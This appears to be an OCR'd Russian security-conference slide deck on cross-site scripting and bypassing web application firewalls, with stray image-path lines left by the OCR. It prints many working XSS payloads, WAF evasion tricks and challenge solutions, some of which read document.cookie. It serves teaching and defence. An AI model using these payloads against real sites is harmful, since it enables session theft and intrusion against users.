# XSS vs WAF

## Best practice

# XSS: Cross Site Scripting

- Межсайтовое выполнение сценариев

- Может быть использовано злоумышленником для получения данных (cookie, DOM, etc), проведения других атак (CSRF, SPAM).

- Классический пример:

<input type=text

value=“”><script>alert(document.cookie)</script>”>

ONSEC.
включи безопасность

* можно спать

# XSS: Международная классификация

- Reflected (non-persistent) – отраженные. Ответ сервера содержит данные из запроса.
- Stored (persistent) – хранимые. Ответ сервера содержит данные, внедренные ранее.
- DOM based – динамические. Страница на клиентской стороне динамически может быть изменена данными запроса.



* можно спать

# XSS: Техническая классификация

- Внедрение тэга:

<input type=text value=><script>alert(1337)</script>

- Внедрение атрибута:

<a href='http://cmc.msu.su' onclick=alert(1337) a=''>

- Внедрение в активное содержимое (JavaScript,SWF,PDF):

if (text=='a' || alert(1337) || '') {

- Внедрение в заголовок HTTP ответа, другое:


Location: javascript:alert(1) - miXSS

ONSEC.
включи безопасность

* можно спать

# miXSS: meta information XSS

- Tyler Reguly, nCircle at 06.04.2010




ONSEC.
включи безопасность

* можно проснуться

# XSS: Классификация по реализации

- Требующие действий пользователя:

<a href='a' onmouseover=alert(1337) style='font-size:500px'>

- Автономные:

<input type=text value=a onfocus=alert(1337) AUTOFOCUS>

ONSEC.
включи безопасность


* можно спать

# XSS: latest examples

- Twitter 21.09.2010:

http://twitter.com/nn#@"onmouseover="alert(1337);"/

- Youtube 04.07.2010:





ONSEC.
включи безопасность

* можно просыпаться

# From XSS to CAS: все новое – это..

- Cross Application Scripting
- Множество GUI понимает HTML




http://www.backtrack-linux.org/backtrack/cross-application-scripting-all-you-kde-are-belong-to-us/

ONSEC.
включи безопасность

* можно проснуться

# iPhone/iPad CAS prototypes

- SMS manager:

tel:/+7123213?call

- Safari:

<iframe src="skype://+27836712?call">

- Mail manager:

Пример закрыт до устранения уязвимости

ONSEC.
включи безопасность

* надо запомнить

# WAF: Web Application Firewall

- Блокирует подозрительный запрос
- Исправляет подозрительный запрос
- Блокирует источник подозрительного запроса

- Подозрительный по сигнатурам
  - подходит под рег. выражение, типа: «onmouse*».
- Подозрительный по правилам
  - запрос без предыстории (сразу на страницу смены пароля без посещения главной)

ONSEC.
включи безопасность

* пора просыпаться

# WAF: сложности в реализации

- Простые сигнатуры часто ошибаются:

“ ‘ < > [ { } ] ( )

- Сложные сигнатуры всегда неполные из-за разнообразия браузеров и проч.

onmouseover -> onmouseenter

- Данные надо нормализовать перед сигнатурным анализом

e&#92xp&#92re&#92s&#92s&#92i&#92o&#92n(alert(1337))

ONSEC.
включи безопасность

* подъем!

# WAF: сложности в реализации

- Есть функционал веб-приложения, где WAF должен быть отключен (HTML редактор)
- Веб-приложение может быть уязвимо для фрагментированных атак

http://localhost/t.php?a=<scri&a=pt>&a=alert(1)&a=</scri&a=pt>

- Надо встраивать интерпретатор JavaScript:

document[(![]+/./)[5]+(![]+/./)[1]+(![]+/./)[1]+String.fromCharCode(75,73)+(![]+/./)[4]]

ONSEC.
включи безопасность

* подъем!

# HOWTO find WAF 0day ;)

- Поиск не фильтруемых данных (_FILES, URI …)
- Поиск ошибок в нормализации (uni/*union*/on, \u000000028)
- Поиск не фильтруемых сигнатур
- Поиск ошибок логики (XSS threw white list)
- Остальные методы



* подъем!

# HOWTO find WAF 0day ;)

- Попробуйте проверить WAF на фильтрацию JavaScript функции setInterval()
- setInterval – аналог setTimeout, введенный для совместимости со старыми версиями JavaScript
- Эту функцию почему-то забывают добавлять в сигнатуры, ограничиваясь только setTimeout
- Таких примеров очень-очень много, посмотрите хотя бы список событий на http://msdn.microsoft.com/en-us/library/ms533051(VS.85).aspx



* подъем!

# Проведем эксперимент

- Opened XSS challenge at http://onsec.ru/t.php

- WAF фильтрует

  ‘ , " , < , > , ( , ) , // в $_GET, $_POST, $_COOKIE, $_FILE
- Внедрения в код
- “<input type='text' name='text' value=‘ ”.$_GET[‘text’]. “ ‘>”
- “<input type='text' name='search‘ value=“.$_POST[‘search’].”>”
- “<h3 onmouseover=“.$_GET[‘aaa’].”>”

ONSEC.
включи безопасность

* подъем!

# Проведем эксперимент

- Opened XSS challenge at http://onsec.ru/t.php

- Решения от oRB [rdot.org]

/t.php?aaa=document.location.href=[document.referrer,document.cookie]

/t.php?aaa=document.location=[/javascript:1/.source,location.pathname,location.hash]#/;alert(document.cookie);

- Решение от asddas [rdot.org]

/t.php?aaa=document.location.href=document.forms[0].text.value&text=http:\\google.com

ONSEC.
включи безопасность

* подъем!

# Проведем эксперимент

- Opened XSS challenge at http://onsec.ru/t.php

- Решение от Влада Роскова [vos.uz]

/t.php?aaa=document.all[5][window.name]=location.hash#
<input style=width:100%;height:100%;
onmouseover="alert(document.cookie)">

- Самое элегантное решение от Ruben Ventura [thr3w]

/t.php?aaa=location.href=%26quot;javascript:alert\u0028/XSS/.source\u0029%26quot;

ONSEC.
включи безопасность

* подъем!

# WAF: так ли все плохо?

- WAF обнаруживает злоумышленника
- WAF закрывает какие-то вектора атаки
- WAF – хороший, сделайте его еще лучше!

ONSEC.
включи безопасность

* можно снова спать

# ВОПРОСЫ ???

**КОНТАКТЫ:**

D0znpp@ONSEC.RU

ONSEC.

включи безопасность